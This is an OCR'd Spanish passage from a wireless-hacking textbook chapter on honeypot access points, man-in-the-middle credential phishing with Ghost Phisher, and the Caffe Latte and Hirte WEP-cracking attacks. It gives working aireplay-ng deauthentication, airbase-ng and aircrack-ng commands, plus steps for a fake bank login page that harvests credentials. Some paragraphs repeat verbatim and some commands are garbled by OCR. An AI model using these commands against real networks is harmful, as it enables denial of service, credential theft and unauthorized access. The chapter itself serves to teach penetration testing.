
Puede distinguirlos por el tipo de cifrado utilizado (el AP falso usa autenticación abierta), el canal, los beacons y los paquetes de datos transmitidos, y el nivel de potencia de la señal (Pwr). Un valor negativo más bajo del campo Pwr significa un nivel de señal más alto. El nivel de señal del AP Honeypot debería ser mayor que el del AP genuino, para atraer a los clientes a conectarse a él.

Si ningún cliente está actualmente conectado al AP legítimo, debe esperar a que los clientes se conecten al AP falso, mientras creen que se conectan con el AP real.

Si un cliente ya está conectado, puede obligarlo a quitar la autenticación de la red con la herramienta aireplay-ng:


```
aireplay-ng --deauth 0 -a B0:4E:26:1E:F6:36 -c 00: 17: C4: 19: 85:
46-ignore-negative-one mon0
```

Este comando también se puede usar para realizar un ataque DoS contra el cliente objetivo:




Si hay más clientes conectados, puede enviar paquetes de desautenticación de difusión para desconectarlos de la red:

```
aireplay-ng –deauth 0 -a B0:4E:26:1E:F6:36 mon0
```



En la siguiente captura de pantalla, puede ver que el cliente se ha vuelto a conectar, esta vez con el AP Honeypot, lo que significa que ha tenido éxito en el ataque:



En la siguiente sección, verá cómo realizar ataques Man-In-The-Middle contra clientes conectados a un AP Honeypot.

9.2 Ataque Man-In-The-Midle

Un ataque Man-In-The-Middle (MITM) es un tipo de ataque donde un atacante se interpone entre dos partes que se comunican, típicamente (pero no necesariamente) un cliente y un servidor, y transmite los mensajes intercambiados de forma transparente, haciendo que las partes crean que están hablando directamente entre ellos.

En su caso, el ataque MITM es un AP de software Honeypot que atrae a los clientes a conectarse a él, creyendo que es el legítimo. De esta forma, todo el tráfico de red enviado y recibido por el cliente pasa por el AP falso y el atacante puede olerlo y manipularlo, recuperar contraseñas e información sensible, alterar datos y secuestrar sesiones.

Por ejemplo, el atacante puede espiar y (*sniffear*) husmear el tráfico usando rastreadores de red como tcpdump, Wireshark y Ettercap. Ettercap no solo es un sniffer sino también una herramienta para lanzar ataques MITM que proporciona una GUI y admite muchos protocolos de red. Para obtener más información al respecto, consulte los anexos, las referencias o la página del manual (*man ettercap*).

Los típicos ataques MITM se realizan a través de la intoxicación de caché ARP, la suplantación de DNS y secuestro de sesión. Por ejemplo, con DNS spoofing, el atacante puede redirigir a un usuario a un sitio web clonado y engañarlo para que ingrese sus credenciales.

Además, las sesiones cifradas de TLS pueden ser atacadas si el atacante explota una vulnerabilidad como CVE-2014-0224 en OpenSSL (https://cve.mitre.org/cgi-bin/cvename. cgi? Name = CVE-2014-0224) o presente al cliente un certificado falso que sea aceptado a pesar de las advertencias mostradas por el navegador del cliente.

Para que el AP Honeypot actúe como router entre los clientes inalámbricos y la red cableada o Internet, debe crear una interfaz puente y habilitar el reenvío de IP, siguiendo el mismo procedimiento descrito en el capítulo 8 «Ataque de AP y la infraestructura», para configurar un AP no autorizado.

Kali Linux proporciona muchas herramientas para realizar ataques MITM, como arpspoof, dnsspoof, ettercap, burp suite, urlsnarf, driftnet y webmitm.

También hay un programa gráfico todo en uno para ataques MITM, que ya está incluido en Kali Linux, **Ghost Phisher**.


9.2.1 Ghost Phisher

Ghost Phisher es un programa GUI, escrito en Python y que ofrece varias características para realizar ataques MITM, incluida la configuración de un AP Honeypot y servicios de red falsos (HTTP, DNS y DHCP), secuestro de sesión, envenenamiento ARP y captura de contraseñas.

El programa es fácil e intuitivo de usar. Para iniciarlo, ejecute el comando `ghost-phisher` en una terminal. La ventana del programa se divide en diferentes pestañas, cada una para una función diferente, donde cada pestaña incluye una sección de configuración en la parte superior y una sección de estado en la parte inferior.

Para realizar un ataque MITM, puede ejecutar los siguientes pasos:

1. La primera ventana de pestañas es relativa a la configuración del AP falso. En la sección **Interfaz inalámbrica**, puede seleccionar la interfaz que quiere usar y, luego, ponerla en modo monitor haciendo clic en el botón **Establecer monitor**, como se muestra en la imagen a continuación:



2. En la sección **Configuración del AP**, asigne al **SSID** una dirección IP privada válida (por ejemplo, 192.168.0.1), el **Canal** y el **Tipo de cifrado** al AP Honeypot.

Luego, haga clic en el botón **Inicio** y se estará ejecutando el AP, ya que el panel de **Estado** mostrará lo siguiente:

3. Inicie el servidor DHCP falso con un rango de asignación de IP de red clase C (en su caso, 192.168.0.2 a 192.168.0.254), configure la IP del AP (192.168.0.1) como la puerta de enlace y el servidor DNS falso. Por lo tanto, cuando un cliente se conecta al AP, se le asigna una dirección IP en este rango.

4. Configure un servidor HTTP falso que usará para alojar una página clonada de un sitio web legítimo, en el que el cliente tiene la intención de iniciar sesión, por ejemplo, para acceder a su cuenta bancaria en línea. En este caso, puede especificar la página web que se mostrará al cliente cuando visite un sitio ficticio www.exampleonlinebank.com.

5. Luego, es el momento de que el falso servidor DNS resuelve las consultas del cliente para este dominio en particular a la dirección IP de su AP.

6. Al hacer clic en el botón **Agregar**, la dirección IP del AP falso (192.168.0.1) se utiliza para resolver el dominio de destino www.exampleonlinebank.com. También podría agregar otros dominios de destino que se resolverán en esta dirección IP, así como a las direcciones IP de los hosts controlados por el atacante.

7. Cuando el cliente se conecta al sitio web anterior, se le presenta una página de inicio de sesión falsa, que se asemeja a la del sitio legítimo:

8. Las credenciales ingresadas por el usuario son tomadas por el servidor HTTP falso y se muestran en la ventana de la pestaña **Credenciales recolectadas**, como puede ver en la siguiente captura de pantalla:

Las credenciales recolectadas se almacenan en una base de datos SQLite en **/ usr / share / ghost-phisher / Ghost-Phisher-Database**.

Otro ejemplo de este ataque podría ser configurar una página de autenticación falsa para el panel de administración web de AP real, de modo que un administrador de red que se conecta al AP falso se redirija a esta página y revele las credenciales de autenticación.

Vale la pena subrayar que estos ataques, así como todos los ataques descritos en el libro, ¡son ilegales!, si se llevan a cabo sin el permiso escrito y explícito del propietario de la red.

9.3 Ataque Caffe Latte

En el capítulo 6 «Cracking WEP» se cubrió cómo descifrar las claves WEP cuando el cliente está conectado al AP, inyectando paquetes de solicitud ARP y capturando el tráfico generado para recolectar un número constante de IV y luego lanzar un ataque estadístico para descifrar la clave.

Dos investigadores de seguridad inalámbrica, Vivek Ramachandran y el MD Sohail Ahmad, presentaron un nuevo ataque llamado **Caffe Latte** en la conferencia Toorcon 2007 que le permite recuperar la clave WEP de un cliente incluso cuando no está conectado y está lejos de la red.

El ataque recibió este nombre porque los autores demostraron que el tiempo requerido para completarlo es (casi) tan corto como tomar una taza de café en una cafetería o en un restaurante (¡dos ubicaciones clásicas para este tipo de ataque!).

Para realizar el ataque, debe inducir al cliente aislado a generar suficientes paquetes de datos WEP cifrados. Los sistemas operativos como Windows almacenan en caché las claves compartidas WEP junto con los detalles de red relativos en la **PNL** (*Preferred Network List* "Lista de redes preferidas") para conectarse automáticamente a dichas redes.

El cliente envía tramas **probe requests** para las redes en su PNL. Si "olfatea" estas **probe requests**, puede determinar el SSID de la red y configurar un AP falso con el mismo SSID, devolviendo una trama **probe response** al cliente. El cliente se asocia con este AP incluso si este último no conoce la clave, ya que el protocolo WEP no espera que el AP se autentique con el cliente.

Una vez que el cliente está asociado, se le asigna una dirección IP de forma estática o dinámica con DHCP. Si un servidor DHCP no está presente o no responde, Windows le asigna al cliente una dirección IP del rango de subnet 169.254.0.0/16. El cliente comienza a enviar algunos paquetes ARP gratuitos, que obviamente están encriptados con la clave WEP. Para descifrar la clave, debe obligar al cliente a enviar estos paquetes continuamente, hasta que recopile el número necesario (aproximadamente 80 000 para el ataque de PTW). Una técnica para hacerlo sería eliminar la autenticación del cliente repetidamente, pero tomaría bastante tiempo.

El ataque **Caffe Latte** ofrece una solución más eficiente para capturar estos paquetes ARP gratuitos y voltear (*flipping*) los bits apropiados para modificar las direcciones MAC e IP del remitente, que se encuentran en posiciones fijas dentro de los paquetes.

Los ARP gratuitos se transforman así en solicitudes ARP que se envían continuamente al cliente. Esto es posible porque la integridad de los paquetes WEP no está criptográficamente protegida y el atacante puede modificar la carga útil y el CRC en consecuencia para crear un paquete cifrado aún válido.

De esta forma, el cliente responderá a estas solicitudes ARP y generará tráfico rápidamente, acelerando el proceso de descifrado de clave. Para obtener más detalles sobre el ataque de Caffe Latte, consulte los enlaces proporcionados en el anexo «Referencias».

Ahora que ha visto la teoría del ataque, puede ver cómo realizarlo con el paquete aircrack-ng, específicamente con airbase-ng.

Ponga su interfaz en modo monitor y ejecute `airodump-ng mon0` para detectar las tramas **probe requests** para redes que no están dentro del alcance. Puede ver estas tramas en la parte inferior derecha de la salida airodump-ng.

El ataque recibió este nombre porque los autores demostraron que el tiempo requerido para completarlo es (casi) tan corto como tomar una taza de café en una cafetería o en un restaurante (¡dos ubicaciones clásicas para este tipo de ataque!).

Para realizar el ataque, debe inducir al cliente aislado a generar suficientes paquetes de datos WEP cifrados. Los sistemas operativos como Windows almacenan en caché las claves compartidas WEP junto con los detalles de red relativos en la **PNL** (*Preferred Network List* "Lista de redes preferidas") para conectarse automáticamente a dichas redes.

El cliente envía tramas **probe requests** para las redes en su PNL. Si "olfatea" estas **probe requests**, puede determinar el SSID de la red y configurar un AP falso con el mismo SSID, devolviendo una trama **probe response** al cliente. El cliente se asocia con este AP incluso si este último no conoce la clave, ya que el protocolo WEP no espera que el AP se autentique con el cliente.

Una vez que el cliente está asociado, se le asigna una dirección IP de forma estática o dinámica con DHCP. Si un servidor DHCP no está presente o no responde, Windows le asigna al cliente una dirección IP del rango de subnet 169.254.0.0/16. El cliente comienza a enviar algunos paquetes ARP gratuitos, que obviamente están encriptados con la clave WEP. Para descifrar la clave, debe obligar al cliente a enviar estos paquetes continuamente, hasta que recopile el número necesario (aproximadamente 80 000 para el ataque de PTW). Una técnica para hacerlo sería eliminar la autenticación del cliente repetidamente, pero tomaría bastante tiempo.


El ataque **Caffe Latte** ofrece una solución más eficiente para capturar estos paquetes ARP gratuitos y voltear (*flipping*) los bits apropiados para modificar las direcciones MAC e IP del remitente, que se encuentran en posiciones fijas dentro de los paquetes.

Los ARP gratuitos se transforman así en solicitudes ARP que se envían continuamente al cliente. Esto es posible porque la integridad de los paquetes WEP no está criptográficamente protegida y el atacante puede modificar la carga útil y el CRC en consecuencia para crear un paquete cifrado aún válido.

De esta forma, el cliente responderá a estas solicitudes ARP y generará tráfico rápidamente, acelerando el proceso de descifrado de clave. Para obtener más detalles sobre el ataque de Caffe Latte, consulte los enlaces proporcionados en el anexo «Referencias».

Ahora que ha visto la teoría del ataque, puede ver cómo realizarlo con el paquete aircrack-ng, específicamente con airbase-ng.

Ponga su interfaz en modo monitor y ejecute `airodump-ng mon0` para detectar las tramas **probe requests** para redes que no están dentro del alcance. Puede ver estas tramas en la parte inferior derecha de la salida airodump-ng.




Una vez que se identifica el SSID de la red objetivo, configure un AP falso con el mismo SSID usando el siguiente comando:

```
airbase-ng -c 1 -e Target_Network -F coffee -L -W 1 mon0
```

Donde:

`-L` es para el ataque de Caffe Latte.
`-W 1` le permite especificar el protocolo WEP en las tramas de baliza.
`-F` escribe los paquetes capturados en el archivo especificado.

Cuando el cliente se conecta al AP falso y comienza a enviar los ARP gratuitos, airba-se-ng inicia el ataque de Caffe Latte.



Cuando haya recopilado una cantidad suficiente de paquetes, puede ejecutar aircrack-ng para descifrar la clave WEP:

```
aircrack-ng -e Target_Network coffee-01.cap
```

Actualmente, se desarrolló una optimización del ataque Caffe Latte, el ataque **Hirte**.

9.4 Ataque Hirte


El ataque **Hirte** extiende el ataque Caffe Latte en el sentido de que también permite el uso de cualquier paquete IP y no solo de paquetes ARP gratuitos recibidos del cliente.

Al realizar *bit-flipping attack* (ataque de volteo de bit) a estos paquetes, se generan las solicitudes ARP para enviar de vuelta al cliente y, luego, se realiza el ataque. Otra diferencia con Caffe Latte es que Hirte también utiliza la fragmentación de paquetes para enviar solicitudes ARP al cliente.

Se pueden encontrar más detalles técnicos sobre este ataque en la Wiki de Aircrack-ng en http://www.aircrack-ng.org/doku.php?id=hirte.

En la práctica, lanzar el ataque Hirte es casi idéntico al lanzamiento del ataque Caffe Latte; la única diferencia es el uso de la opción `-N`, específica para este ataque, en lugar de la opción `-L`:

```
airbase-ng -c 1 -e Target_Network -F hirte -N -W 1 mon0
```



Para aquellos que prefieren usar una herramienta gráfica y automatizada, tanto los ataques Caffe Latte como Hirte se pueden realizar con Fern WiFi Cracker, que ya se explicó en el capítulo 6 «Cracking WEP».

Estos ataques representan una razón más (si es necesario) para dejar de usar el protocolo WEP y adoptar WPA2, aunque este último puede estar sujeto a un tipo similar de ataque.

